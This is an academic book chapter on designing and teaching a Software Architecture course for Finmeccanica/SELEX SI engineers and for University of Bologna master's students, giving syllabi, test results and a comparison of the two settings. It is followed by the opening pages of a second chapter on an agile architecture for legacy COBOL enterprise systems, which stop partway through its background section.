University of Bologna, Italy

Stefano Russo
University of Naples Federico II, Italy

ABSTRACT

In this chapter, the authors describe their experiences in designing, developing, and teaching a course on Software Architecture that tested both in an academic context with their graduate Computer Science students and in an advanced context of professional updating and training with scores of system engineers in a number of different companies. The course has been taught in several editions in the last five years. The authors describe its rationale, the way in which they teach it differently in academia and in industry, and how they evaluate the students' learning in the different contexts. Finally, the authors discuss the lessons learnt and describe how this experience is inspiring for the future of this course.

INTRODUCTION

What is the role of the software architecture inside a large mission-critical system? How is it created? How is it managed? How can the concept foster software reuse and productivity? These questions are quite relevant for engineering companies, which produce families of software intensive systems (Buschmann, 1996). As software systems become larger, more complex, and more expensive, companies - in particular system integrators - feel an increasing need for improving their productivity exploiting sound and effective techniques for the definition, analysis, and evaluation of software architectures. This is what we observed in a number of cooperations between academia and industry, and that motivated our study of how Software Architecture can be taught.

The initial question from which we started our study was: "how can one introduce and teach software asset reuse and software architecture evaluation to engineers who have been designing systems for years without explicitly dealing with these concepts?" Then we added a related question: "how can our experience in teaching Software Architecture in an industrial context be imported in an academic context of Computer Science students?"

When the field of Software Architecture emerged, it was argued it should be considered a discipline in its own, separate from Computer Science and possibly encompassing Software Engineering (Clements, 2010). After almost twenty years the corpus of the scientific works in the field has developed consistently, but there is still a large gap between this body of knowledge and what is actually needed in academic and industrial settings. Many of the achievements in the field have not matured enough; an example are Architecture Definition Languages (ADLs), that have not replaced - and are not likely anymore to replace - standard modeling languages (Clements, 2012). Some others achievements are more mature, for instance some tools for architectural analysis: in (Bernardo, 2001) is described a tool for performance evaluation of a software architecture, whereas in (Sterling, 1996) is described a tool for architecture animations. However, these tools still need to be tailored to specific software systems, and even more to internal industrial practices.

The increase of the size and complexity of contemporary software-intensive systems raises critical challenges to the engineering companies which build them to be integrated into larger systems of systems. Production and management problems with software intensive systems are well known and related to requirements engineering, software design, systems' families management, and their continuous testing integration and evolution.

Thus, teaching software architectures in an industrial context requires to meet a company's expectations in terms of mature knowledge, special competences, and best practices transferred to practitioners, that they can subsequently turn into the engineering life cycle of complex systems.

This is not easy to achieve, as architecting large-scale complex software systems - having tens of thousands of requirements and millions of lines of code - requires very high abstraction and modeling skills. A number of methods and solutions to these problems are based on the introduction of software architecting in the industrial practice (Bass, 2012). However, to become effective an architecture-centric development approach needs to be assimilated and put in everyday practice by the company personnel, who need architectural education and training.

We have found that introducing Software Architecture principles, methods, and tools in an academic context poses different problems because Computer Science students are less expert and more interested in creativity and technology use rather than software reuse and architectural evaluations. Thus, in our classes we emphasize the relationship of Software Architecture with programming languages and formal methods for modeling and reasoning on software systems.

In this chapter we describe our experience in designing, developing, and teaching a course on Software Architecture, that we tested both with our graduate Computer Science students in an academic context and with several systems engineers in a number of different companies, in a context of professional updating and training. The course has been taught in several editions in the last five years. We describe its rationale, the way in which we teach it differently in academia and in industry, and how we evaluate the students in the different contexts. Finally, we discuss the lessons we learnt and describe how this experience is inspiring us for the future of this course.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The structure of this is the following: in the next section we discuss the "Background" of our research; then in the following Section we discuss "Teaching Software Architecture" in industry first, where our experiences started, then in the academia, where we expanded and consolidated our approach. Then we present our "Solutions and Recommendations," and how we intend to proceed with the "Future Research" on Software Architecture education and training. The last section contains our "Conclusions."

BACKGROUND

Research on Software Architecture flourished in the last decade of the 20th century. When the Standard 1471 "Recommended Practice for Architecture Description of Software-Intensive Systems" was issued by IEEE in 2000, this event highlighted the relevance of the concept for software engineering practice. In this century initially the education in Software Architecture has been considered more an issue in training practitioners than as a part of a curriculum in Software Engineering.

Currently the typical academic Software Architecture course consists of lectures in which concepts and theories are presented, along with a small modeling project whose aim is to give learners the opportunity to put this knowledge into practice. A text reference for this kind of course is (Taylor, 2009).

In an industrial context these two activities, namely *ex-cathedra* lectures and toy projects, are not adequate because learners have already some or even strong practical experience of large software projects and, more important, there is scarce time available to present, compare, and put in practice a variety of architectural principles and best practices. A reference for a one-week course in an industrial context - the Philips company - is (Muller, 2004). In that course the emphasis was on "non-technical context that plays a role in architecting, such as organization, process, people, market and business."

Although now several Universities offer courses in Software Architecture, papers reporting on the rationale of teaching a Software Architecture course in a post-graduate curriculum are still quite scarce: we have found the following ones.

In (Lago & vanVliet, 2005), the authors presented a course given at the Vrije Universiteit in Amsterdam where the emphasis was on "*social*" aspects of software architecture with respect to the concerns of a variety of stakeholders; the paper reports about two master-level courses in academia focusing on the communication mechanisms that enact the social development of the architecture.

In (Gast, 2008) the author described a course at the University of Tubingen whose rationale was to let the students to appreciate the importance of *traceability*, seen as a non-functional property of software systems which makes them more maintainable, adaptable, and extensible.

The course described in (Mannisto, 2008), given at the Helsinky University of Technology, aimed at teaching realistic software architecture issues, taken from the industry (Nokia), inside a curriculum for software engineers. The participating students were provided with a concrete understanding of the decision-making involved in the architectural process for a complex software intensive system. However, the paper does not report any test of the course in an industrial setting.

Finally, in (Wang & Wu, 2001) the authors describe how a software architecture course developed at the Norwegian University of Science and Technology in Trondheim was adapted to include a game development project. The paper shows how especially difficult is to adapt an existing Software Architecture course to a domain for which no architectural styles are known, and reusable components are scarcely available, as it is the videogame domain.

TEACHING SOFTWARE ARCHITECTURE

Teaching Software Architecture in the Industry

Our experience in teaching Software Architecture in the industry concerns some Finmeccanica companies in Italy. Finmeccanica is a large industrial corporate group operating worldwide in system engineering for the aerospace, defense, and security sectors. It is an industry leader in the fields of helicopters and defense electronics. It employs more than 70,000 people, has revenues of 15 Billion Euros, and invests 1.8 Billion Euros (12% of turnover) a year in R&D activities.

From Jan 2013 Selex Electronic Systems (in short Selex ES) is Finmeccanica's flagship company focusing on the design of systems of systems. Selex ES inherits the activities of SELEX Elsag, SELEX Galileo, and SELEX SI to create a unified company. The new company operates worldwide with a workforce of approximately 17,900 employers, with main operations in Italy and the UK and a customer base spanning five continents. As the company delivers mission critical systems in the above fields by utilizing its experience and proprietary sensors and hardware technologies - radar and electro-optic sensors, avionics, electronic warfare, communication, space instruments and sensors, UAV solutions - most of its engineers work on system integration projects and products. As software is becoming an increasing part of these systems, the need raised for updating and upgrading the employees' skills on architecting large-scale complex software systems.

SELEX SI (for the rest of this chapter we will use this old company name because the course we describe was commissioned by that company) spends literally millions of hours in software development and integration inside its lines of products and systems. One of the main ways for minimizing development costs and maximizing the reuse of components consists of defining a reference software architecture for each product line (Clements & Northrop, 2002). In general, a product line reference architecture is a generic and somewhat abstract blueprint-type view of a system, that includes the systems major components, the relationships among them, and the externally visible properties of those components. To build this kind of software architecture, domain solutions have been generalized and structured for the depiction of one software system structure based on the harvesting of a set of patterns that have been observed in a number of successful implementations. In this way the basis for a number of software product lines has been established, aiming at defining a product line reference architecture for SELEX SI systems. A product line reference architecture is not usually designed for a highly specialized set of requirements. Rather, architects tend to use it as a starting point and specialize it for their own requirements.

We were required to define a course on Software Architecture strongly emphasizing the power of reuse product line reference architectures.

The company started some years ago a learning programme called "*SELEX SI Academy*." The Academy is an operational tool to enhance and to develop the corporate knowledge heritage, and improve it over time. Academy's activities are developed by means of three Schools: Radar and Systems School, System Engineering School, and Complex Software Systems School, overall accounting for more than 100 courses.

The academic institution which has contributed to designing the Complex Software System School is the Consortium of Italian Universities for Informatics (*Consorzio Interuniversitario Nazionale per l'Informatica*, in short: CINI). The Complex Software Systems School includes 22 courses. A number of Computer Science and Engineering professors of different Italian universities affiliate to CINI cooperated to its set up, teaching, and evaluation.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Software Architecture was the first course of the School. The course was designed by a small committee including two university professors from CINI (the two first authors of this chapter) and a number of people from SELEX SI, including engineering staff members (among them the third author) and the human resources department.

The description of the software architecture of engineering products and systems is becoming an important topic for educating software engineers, as can be seen for instance in the latest version of the chapter on "Software design" of the Body of Knowledge of Software Engineering. The teaching of Software Architecture per se in an academic environment is yet not standardized, however there are several examples, as a Google enquiry can show.

Indeed, the engineering people of large companies expose a variety of experiences and training histories, and often produce very peculiar architectures for specific markets. Thus, in an industrial context any teaching of Software Architecture has to take into account the specific requirements of the company managers.

In our case the course committee mentioned above started from a set of learning requirements given by the company:

- The course had to target generically all software developers active in SELEX SI. These are a few hundreds, with a variety of ages and cultural backgrounds. The basic assumptions were some proficiency in object-oriented programming in languages like C++ and concurrent programming in languages like Ada;
- The contents of the course should be customized for such SELEX SI personnel, meaning that the examples and the exercises should focus on the actual software systems developed by the company. This implied that the teachers should receive some information on the software of interest for the company. Moreover, a number of testimonials from actual projects would make short presentations showing how the main topics of the course were being applied in the company itself;
- The course, overall 35 hours, should last one week (five days) or two half-weeks, as chosen by the company according to the workload of the different periods.
- Each class would include 20 people on average. Prerequisites for attending the class were the knowledge and practice of basic notions of object-oriented programming using a language like C++ or Java.
- All material should be written in English, as customary for all Schools in the SELEX SI Academy.

The learning outcomes of the course on Software Architecture for SELEX SI were defined as follows: "a review course on software systems architectures and related software engineering methods for designing complex software intensive systems." The initial idea was to establish a coherent baseline of software development methods, modeling notations, techniques for software asset reuse based on architectural styles and design patterns. More specifically, the learners were expected to obtain a basic knowledge of the principles governing software architecture, and the relationship between requirements, system architectures and software components (Component-Based Software Engineering - CBSE).

In our case the syllabus was then refined as an introduction to Software Architecture with some reference to Software Product Lines, putting software architecting in a perspective of software reuse, and presenting the related technologies. More precisely, the course had to recall some advanced issues in software modeling and present the main ideas in architectural design for reuse. What follows is a short description of the contents of each lecture.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. **Introduction to Software Architecture and Techniques for Software Reuse:** This lecture introduces the main topic: how software-intensive systems benefit form focusing all the development efforts on the software architecture, aiming at reusing the existing assets for the various product lines architectures. The reference texts for this introduction were the older editions of (Clements, 2010) and (Rozanski & Woods, 2012).
2. **Describing Software Architectures:** This lecture had the goal to establish a methodological and notational baseline describing an iterative, architecture-centric process able to develop and exploit architectural descriptions for software systems using UML. Thus its contents are the principles and the practices of modeling and documenting software systems with UML, aiming at the ability to describe, analyze and evaluate a software system using a modeling notation. The reference text for this lecture was (Gomaa, 2005).
3. **Reusable Architectural Design:** This lecture has the goal to discuss the reuse of architectural design ideas: after a short recall of the elementary object oriented design patterns GRASP (Larman, 2004) and the more complex and well known Gang-of-Four patterns (Gamma, 1995), the main architectural patterns are introduced and presented in a systematic way. An architectural style can be seen as providing the system with a high-level organization. A number of architectural styles have been identified, that are especially important and widely reusable for SELEX SI systems. The reference texts for this lecture were (Gorton, 2011) and (Qian, 2006).
4. **Understanding Component and Connector Views in the Context of Pattern-Oriented Software Architectures:** This lecture has the goal to present some advanced examples of software architectures presenting their components and behaviors. The reference texts for this lecture were (Buschmann, 1996) and (Schmidt, 2000).
5. **Software Systems Architecture:** This lecture has the goal to present some advanced issues of software architecture in the context of model driven engineering. The main topics are the Model Driven Architecture and SysML, as used in SELEX SI. The reference text on MDA was (Stahl, 2006); for SysML we used (Weilkiens, 2008) and (Friedenthal, 2008).

We started giving this course in 2008, and until 2013 there have been four editions. For each edition the same protocol has been followed. One month before the class week the slides prepared by the instructors were examined by personnel of the company, who if necessary could suggest some changes. Then after the modifications the slides were put on line in a reserved site, and access was granted to the students. Thus, the people selected for the class could have a copy of the teaching material about one week in advance.

We had two variants of the time table: class over one week and class over two half weeks. The one-week timetable is shown in Table 1.

Table 1. Structure of the class, version offered in one week

Time	Day1	Day2	Day3	Day4	Day5
09-11	Test-In&lecture	Lecture	Lecture	Lecture	Lecture
11-13	Lecture	Lecture	Lecture	Lecture	Lecture
14-15	Testimonial	Testimonial	Testimonial	Testimonial	Testimonial
15-17	Hands-on	Hands-on	Hands-on	Hands-on	Lecture&Test-Out

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

When the course was split over two half weeks, each period had specific entrance and final tests. Each edition leveraged upon the results of the preceding one, meaning that some adjustments were required to the course contents, usually triggered by some specific need presented by the company. Some suggestions came from the students' comments we gathered in class, other from people in the company covering the role of training manager. The suggestions impacted mainly the topic covered by the testimonials. In fact, these varied across the different editions of the course; the recurring topics they covered were: i) The description of software architectures inside SELEX SI (Sabbatino, 2012); ii) Using UML for documenting SELEX SI systems; iii) Typical architectural styles used inside SELEX SI; iv) Experiences with MDA inside SELEX SI (Barbi, 2012); v) Using SysML for SELEX SI systems. All speakers were engineers of the company engaged in using the related technologies and methods in their projects.

The results were measured in two ways:

- Comparing the results of the entrance and final tests. A scoresheet with 15 questions with predefined answers (each question had four possible answers) was given at the beginning of the first day and at the end of last day. The same set of questions and answers were used in both tests - entrance and final. In the first two editions (for which we have completed the analysis) the entrance test had a 41% of correct answers, while the final test gave almost 80% correct answers.
- Gathering the answers of the students to a satisfaction questionnaire. The satisfaction was measured on seven different parameters, and averaged 82,7 on a scale 0-100. According to this figure, this course was one of the most appreciated in the School of Complex Software Systems.

Teaching Software Architecture in the Academia

Just after the first edition of the course for the industry described in the preceding section, we had the occasion of introducing a course of Software Architecture in a Computer Science (CS) master degree.

At the University of Bologna CS students at the bachelor level (a three years course) receive a standard education to the main CS topics. These include a basic course on Software Engineering, which introduces process models, requirements analysis, software design patterns, testing methods, and maintenance metrics. The UML is used especially for teaching requirement analysis and design topics: this is quite common, see for instance (Wrycza & B. Marcinkowski, 2005) for an example of a course using UML2 for teaching at post-graduate level.

We have described our activities in the basic course in Software Engineering at the University of Bologna in a number of papers (Bolognesi, 2006; Ciancarini, 2013; Zuppiroli, 2012).

At the Master level (a biennial course) we introduced in 2009 the Software Architecture course leveraging on the knowledge and basic skills developed during the Software Engineering bachelor's course. The course material is available in English at the address http://www.cs.unibo.it/~cianca/wwwpages/swarch.html.

The basic idea consisted of discussing some key and well known software-intensive systems from an architectural viewpoint. This has been obtained mainly presenting the principal architectural patterns and styles using UML2 as reference language for discussing some architectural views, like for instance those suggested in Clements (2010): the component-and-connectors (C&C) view, the module view, the allocation view. The C&C view is the most important, and also the most difficult to be appreciated by the students, because its understanding requires some experience in the development of large software-intensive systems.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Examples of well-known systems we have discussed from an architectural viewpoint are: Cloud computing architectures, like Google App Engine, Microsoft Azure, Eucalyptus, or Dropbox; software architectures for mobile systems, like instant messaging services or Android; frameworks for Web applications, like.NET, etc.

We have taught several editions of this course, of different lengths: one semester (40 hours, six credits) or two semesters (80 hours, 12 credits).

The Short Version

The syllabus of our Software Architecture course in the short version is shown in Table 2.

This syllabus is then complemented with the presentations by the students, on a specific software architecture of their choice. We give specific guidelines for this the presentation, aiming at standardizing the architectural descriptions given by the students. The suggested structure of the presentation is the following:

1. Description of the system or class of systems;
2. Architectural description;
3. Context (where this architecture is used?)
4. Structure (which components and connectors? which packages?);
5. Features (how requirements are mapped on components);
6. Behavior (how the architecture works?);
7. Rationale (why the architecture has this form? Which styles are reused?);
8. Analysis and evaluation (critical points? Possible or usual tests?);
9. Similar systems or derived architectural patterns;
10. Bibliography (at least five research papers published in archival journals or proceedings, not Web pages).

Table 2. The syllabus in the short version

Topic	Hours
Software products and software-intensive systems	2
Architecture-centric processes for software reuse	2
How to describe a software architecture: concerns and views	2
Basic architectural styles (e.g. Pipe & filter, repository, client-server, peer2peer)	6
Complex architectural styles (choice from MVC, SOA, cloud, POSA, etc.)	10
Advanced UML: packages, components, and profiles	6
DSSA and SW Product Lines	2
Meta-modeling a software architecture with UML	6
Evaluating a software architecture	4
Total	40

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The Long Version

In the longer version (that we taught in the first two editions out of four) we added to the basic kernel described above the presentations of some technologies: in Table 3 we present the additional syllabus we used. Moreover, some topics from the short syllabus – *i.e.*, architectural styles and advanced UML - were presented more deeply and with more exercises.

When we used this long version of the syllabus the final exam was based on the evaluation of a project driven by a given architectural style and exploiting one or more among the technologies listed in Table3, and developed in teams using a wiki as shared collaborative platform (Al-Asmari & Yu, 2006). We have experimented both a project oriented approach, in which students had to design and develop the software architecture of a simple system, and a report oriented approach, in which students study an existing well known system (e.g. Dropbox) and have to research, model, and discuss its software architecture.

The main topics in the academic version of the course are the architectural styles and the UML2 used as an architectural language.

The development of software-intensive systems is based on a sequence of design decisions about their elements and the way in which these elements are related and depend on each other. The behavior of a system is determined not just by the functionality of each individual element, but also by the features of the configuration in which these elements are related.

The idea of building software systems through reusable configurations of components and connectors is quite effective. The software architecture community has codified a collection of reusable architectural styles, which are descriptions of patterns and constraints on the configuration of architectural elements that exhibit desirable properties for particular types of systems or application domains. By introducing style-specific constraints on component types and how these components interconnect, architectural styles codify reusable sets of design decisions. While they certainly provide a useful starting point for the design of specific systems, styles also act as a valuable reusable knowledge since they capture distilled architectural experience from past development efforts. Students usually appreciate quite easily the basic architectural style: pipe-and-filters, shared repository, client-server, peer-to-peer. In our experience some students have more difficulty with styles for interaction, namely the Model-View-Controller and the related family of styles.

Table 3. The additions to the syllabus in the long version


Topic	Hours
Introduction to middleware	4
CORBA	4
Enterprise Java Beans (EJB)	6
Java Enterprise Edition (JEE)	6
SOAP Web services	6
The REST style and applications	4
Dynamic content in Web applications	6
Google Web Toolkit	4
Total	40

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The use of UML2 as an architectural language is especially important in our setting, because during the final exam we test the students on it. For instance a typical exam test we would ask the students to describe the architecture of a system in terms of a C&C diagram drawn in UML2. In Figure 1 we show an example of component diagram proposed by a student of ours for a cloud "Data-as-a-Service" system similar to Dropbox.

SOLUTIONS AND RECOMMENDATIONS

The teaching of Software Architecture in the context of a large system engineering company should stress the importance of reusing software assets. Another relevant issue is the analysis and evaluation of the software architecture before a system is built, possibly with the use of tools; for examples see for instance (Sterling, 1996; Bernardo, 2001).



However, in a large company like SELEX SI any effort would be probably useless without the strong support of management; and the management can be more easily convinced if there are a number of reusable assets that are actually reused in the products.

In our case the assets available were mostly some architectural styles chosen by the company; moreover, some CORBA-based middleware was also used: see (Barbi, 2012).

The prerequisites of a course on software architecture given in an industrial context must be kept quite basic, because in such a context the background of personnel is usually very varied, ranging from people having technical degrees ranging in Computer Science (usually a minority), Telecommunications, Electronic Engineering, Physics, and Mathematics to more non-technical degrees in Economics or even Philosophy.

Teaching software architectures in an industrial context requires to meet company's expectations in terms of mature knowledge and competences transferred to practitioners, that they can subsequently turn into the practice of engineering complex systems (Bass, 2008). This is not easy to achieve, as architecting

Figure 1. A UML component diagram for a system similar to Dropbox

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

large-scale complex software systems - having tens of thousands of requirements and millions of lines of code - requires very high abstraction and modeling skills.

In our experience, successful teaching software architectures in an industrial context is not a unidirectional activity, but it benefits a lot from a strong cooperation between company stakeholders for the courses and teaching staff, and it included:

- Selecting and teaching the real foundations of software architecture, which have their roots in the very basic principles of software engineering;
- Selecting and teaching those architectural styles and patterns that can meet the actual needs of practitioners in terms of design and reuse, with reference to their current target technologies; for instance, as modern middleware technologies are used in the design and development of large-scale software systems, this means defining and teaching proper guidelines that can help engineers to put architecture principles and patterns into their daily practice;
- Interleaving lectures and hands-on sessions with presentations by company testimonials, describing the practical problems, the current internal design standards, and the needs for more modern yet mature techniques;
- Tailoring the theory of software architecture to the specific domain and existing industrial software processes;
- Defining and teaching practical guidelines that engineers can apply reasonably easily to assess and evaluate software architectures based on project/product stakeholders' needs and pre-defined criteria.

The teaching of Software Architecture in academic context should instead stress the "wicked" nature of software design, that is moreover the result of a social process based on consensus (deBoer, 2009). The idea that there is no "absolutely good or absolutely bad" result when architecting is especially crucial to emphasize and discuss with students. It is important that they learn to understand the rationale behind architectural choices and to evaluate the consequences of those choices. Interestingly, this also applies when evaluating students' projects, meaning that also instructors should follow some architectural approach when grading post-mortem (Wang, 2005). The main emphasis should be oriented to present and discuss case studies for the basic architectural styles. This is also the main suggestion given in a recent paper (Georgas, 2013).

Finally, we remark that the main reference book we suggested to our students has been (Taylor, 2009). This book is more suitable for an academic course than that we used for the industrial context, namely (Rozanski & Woods, 2012).

In Table 4 we summarize the main differences we experienced in the two different contexts.


FUTURE RESEARCH DIRECTIONS

The teaching of Software Architecture should evolve together with the new technologies for software-intensive systems. For instance, some recent architectural topics are a) the architectural styles for embedded systems, a) the architectural styles for systems based on Semantic Web technologies; b) the architectural styles for systems based on adaptive software technologies. All these research topics are quite hot in the respective engineering communities.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 4. Comparison of issues between the industrial and academic contexts

	Teaching SA in an Industrial Context	Teaching SA in an Academic Context
Goal	Software reuse	Increasing students' knowledge
Prerequisites	Low level, various background	Basic software engineering knowledge
Topics	Oriented to describing real systems	Architectural theories, then examples
Motivation	Given by management	Curiosity driven
Process	Planned, as defined by the company	Restricted to design the architecture
Activity	Describe an architecture and its requirements	Understand an architecture and be able to evaluate its properties
Exercises	Hands-on real systems of interest for the company	Modeling and meta-modeling simple systems
Use of UML	As a modeling language	As an architectural language, paying attention to non-functional requirements
Tools	Proprietary, as required by the company (mostly IBM)	Free educational license or Open source
Exam	Oriented to test new design knowledge	Oriented to test new design ability
Evaluation	Based on tests closed-answer	Architectural evaluation
Reference text	(Rozanski & Woods, 2012)	(Taylor, 2009)



An important topic that is related to Software Architecture is Enterprise Architecture, that is the discipline of modeling the organizations and their Information Technology infrastructures in order to efficiently support an organization's mission and activities. The relationships among Software Architecture, Enterprise Architecture and Knowledge Management are especially relevant for our students in Informatics for Management, a course described in (Bolognesi, 2006; Ciancarini, 2013). We intend to study such relationships in a future work.

Another issue that we intend to propose is the study and comparison of architectural theories. By *architectural theory* we mean a set of rules that govern architectural descriptions. For instance, the following diagram shows the relationships among the main architectural views according to (Clements, 2010). In this diagram the main dependencies are UML stereotypes called <<implement>>, <<build>>, and <<manifest>>. The organization of the diagram shown in Figure 2 derives from the particular architectural theory described in (Clements, 2010).

Software Architecture is a concept both crucial and elusive when designing software-intensive systems. Theories of software architecture should describe how people think, build consensus, and work with software abstractions. There is a large body of work concerning the knowledge management of software architectures, a valuable resource of which the domain of research on software design has this far not taken full advantage. We intend to explore software architecture theories, aiming at studying how they are defined, how they are compared, and how they influence the practice of developing software intensive systems.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Dependencies among the main architectural views according to the architectural theory described in (Clements, 2010)

CONCLUSION

As mission-critical software systems become more complex, companies - in particular system integrators - feel an increasing need for improving their processes based on sound and effective techniques for software architectures definition and evaluation. This is what we observed in a number of public-private co-operations, which go even beyond the experiences described in this chapter.

When the field of Software Architecture emerged, it was argued it should be considered a discipline in its own (Shaw & Garlan, 1996). After almost two decades, the corpus of scientific work in the field has developed consistently, but there is still a large gap between this and what is actually needed in industrial and academic settings (Shaw & Clements, 2006). Many of the achievements in the field have not matured enough; an example are architecture definition languages (ADLs), that we believe have not replaced - and are not likely anymore to replace - (extensions to) standard modeling languages. Some others are more mature, but they need to be tailored to the specific software processes, internal industrial standards and practices.

ACKNOWLEDGMENT

The authors would like to thank prof. P. Prinetto, director of the CINI School on Design of Complex Software Systems, and E. Barbi, A. Galasso, F. Marcoz, V.Sabbatino, M. Scipioni, engineers from Finmeccanica companies, who in different stages and under different roles cooperated to the success of the various editions of the School.

KEY TERMS AND DEFINITIONS

Architectural Description Language (ADL): Notation for the description of software architectures. Eg. UML2 can be used as an ADL.

Architectural Model: A diagram or set of diagrams which describes the structure or the behavior of a system assuming a given viewpoint related to some stakeholder.

Architectural Style: The abstract description of the structure of generic components and connectors, that can be instantiated to obtain a software architecture "compliant" with the style and inheriting its properties.

Architecture-Centric Software Process: Software development process exploiting architectural descriptions in all its phases.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Metamodeling an Architecture: Abstract description of the main concepts in a system. A metamodel is a usually simpler model of another model.

Model Driven Architecture: Both a method and a technology developed by OMG to develop systems described by models and metamodels.

Software Architecture: The basic structure of a software system, defined by its components, their relationships, and the set of decisions explaining the choice of both components and relationships.

Software Component: A part of a software architecture that encapsulates a set of related functions and is defined by an interface (e.g. an API, application programming interface) and by a behavior.

Software Connector: A part of a software architecture, which models the interaction among components. E.g. in an operating system the clipboard is a connector among different applications.

Chapter 7
An Agile Architecture for a Legacy Enterprise IT System

Chung-Yeung Pang
Seveco AG, Switzerland

ABSTRACT

Back in the 1970s, applications mainly comprised programs written in COBOL. Many of these applications are still in operation. To meet new business demands, new applications that have to collaborate with existing programs need to be developed. It is possible to have an agile software architecture that enables easy development, extension and maintenance in COBOL. Such an architecture, and the agile development process, are presented in this article. The architectural design is a combination of the layered, component-based and service-oriented architectural patterns. It also includes features such as the centralized control of the business process, plug-and-play autonomous COBOL modules and context container for storing state data. A model-driven approach is used in the agile development process. Application models include UML class diagrams, state charts and activity diagrams from which various software artefacts and COBOL codes are generated. The architecture and development approaches were first introduced in 2004 and have been successfully applied to 13 applications since then.

INTRODUCTION

Despite the advances in software technologies, software development remains a challenge for IT professionals. Statistics have shown that most software projects run late and over budget. The problem manifests to an even greater extent when a mixture of legacy and modern applications within a complex IT system comes into play. In fact, enterprise IT systems usually undergo a long period of evolution. Over the past decade, the software projects evolved into some of the most complex software systems. For large corporations, mainframe applications programmed in COBOL often form the backbone of the IT structure. Despite their obsolescence, legacy systems continue to provide a competitive advantage through supporting unique business processes and containing invaluable knowledge and historical data (Mitchell, 2012; Lauer, 2014).

Maintaining and upgrading legacy systems is one of the most difficult challenges many companies currently face. They struggle with the problem of modernizing these systems while keeping the day-to-day operation intact. Many large corporations have tried but failed to rebuild their legacy systems using an object-oriented language like Java or Smalltalk. At the same time, new applications developed in Java do not seem to provide significant advantages in terms of performance or enhancement in business agility. On the other hand, with a flexible but solid software architecture and a proper approach to development, one can build flexible, maintainable and agile applications in a legacy platform with a language like COBOL.

In recent years, the agile software-development process has become very popular in the software industry. This process takes the evolutionary and iterative approach to software development and focuses on adaptation to changes (Ambler, 2010; Larman, 2003). The approach eliminates a lot of problems in software projects (which will be discussed later in this article) and appears to be very promising. However, the process alone does not guarantee the success of a software project. There are many other factors involved. Attempts to just use the agile approach to software development can still fail (Harlow, 2014).

I have been taking an iterative incremental process and continuous integration approach to software development for many years. Over the last 15 years, many software projects have been led to completion by me. Some projects were under tremendous pressure, with time and budgeting constraints, and yet they were completed on time and within budget. In my experience, the key factors to success include an agile development process, software architecture and good teamwork among the members of the development team.

This article mainly contains my practical experience in such a software-development approach and architectural design. The aim of the article is to present an approach and techniques for software development that can contribute to the success of IT projects.

The article is organized as follows. The background section covers the historical background of software engineering. Following that section is a presentation of the agile development process, with the *Agile Manifesto* and its critics. (Agile Manifesto Group, 2001) next section is focused on software architecture, which, in my experience, is crucial to the agile process for enterprise application development. The design of our agile architecture for a legacy IT system follows. Infrastructures and tools are required to support application development using our software architecture. They are presented, together with our approach to software development, in a single section, which is followed by a section about our experiences and lessons learnt. The article then concludes and offers future research directions.

BACKGROUND

As background, the software engineering discipline, which emerged to counteract the well-known software crisis (Software Crisis, 2010) will be presented first. Following subsections address the software-development process and the challenges and successes of software projects.

Software Engineering


In the early days of software's history, programmers tended to develop their programs in an ad hoc style, with no documentation. A result of this was the software crisis of the 1960s, 1970s and 1980s (Software Crisis, 2010). Typical phenomena of the software crisis were:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Many problems arising in software development.
- Software projects tending to run over budget, be late or completely fail to deliver.
- Mission critical programs becoming obsolete and unmaintainable.
- Enterprise IT systems becoming increasingly complex and difficult to manage.

Software engineering (2010) is a discipline that provides solutions in order to counter a software crisis. It defines standards, disciplines, methodologies and processes for software development. In the past few decades, many new methodologies, standards, programming languages and paradigms have been developed. Programming styles like structural programming (Yourdon & Constantine, 1979; Jackson, 1975), object-oriented programming (Booch, et al., 2007), etc., have been introduced. Programming languages such as ADA, C++, Smalltalk, Java, Prolog, etc., have evolved in order to enable developers to program while using better structures and to adapt to new programming styles like object-oriented programming, as well as concepts of artificial intelligence and expert systems (Winston, 1992). Various CASE tools have become available to assist software development through modelling. The Unified Modelling Language (UML) (Fowler, 2004) has also evolved. Developers can build different software artefacts in different phases of a software-development process in the form of UML models. For the software-development life cycle (SDLC), we have the waterfall model, the spiral development model, the rational unified process (RUP), the agile development process, etc. Extreme programming, rapid application development (RAD) with prototyping and SCRUM, etc. (Stellman & Greene, 2015), provide different programming paradigms (SDLC, 2013). There has been a great evolution of software technologies since the period of the software crisis.

Despite the advances in software technologies, the problems related to the software crisis do not seem to have been solved. The Standish Group's 2009 CHAOS report (Standish Group, 2009) shows that only 32% of software projects are completed successfully, 44% are challenged (making them late, over budget and/or having fewer features and functions than is required) and 24% failed, meaning that they were cancelled prior to completion, or were delivered and never used. "*These numbers represent a downtick in the success rates from the previous study, as well as a significant increase in the number of failures", says Jim Crear, Standish Group CIO, "They are a low point in the last five study periods. This year's results represent the highest failure rate in over a decade*".




Ambler challenged the CHAOS report in a LinkedIn debate and argued that the agile approach to software development has a far more successful rate (Saravanan, 2013). In a vote, many participants shared views that their projects had been successful (Ambler, 2013). However, most of them also faced great challenges in their projects. Recently, a friend celebrated the success of a software project in his company. The project was originally planned to take two years; however, it took four years to complete and cost three times the original budget. For the team, it was a success, as they argued that the final product has many functionalities that are different to the original concept of the product. It is difficult to define success; however, software development still remains a challenge.

Software Development Process

In 1970, Royce (1970) presented the first formal description of the waterfall model, although he did not use the term "waterfall". The earliest use of the term may have been in a 1976 paper by Bell and Thayer (1976). As shown in Figure 1, the waterfall model provides a simple and logical structure of the different activities involved, defining clear deliverables in a software-development process. It is still popular today.

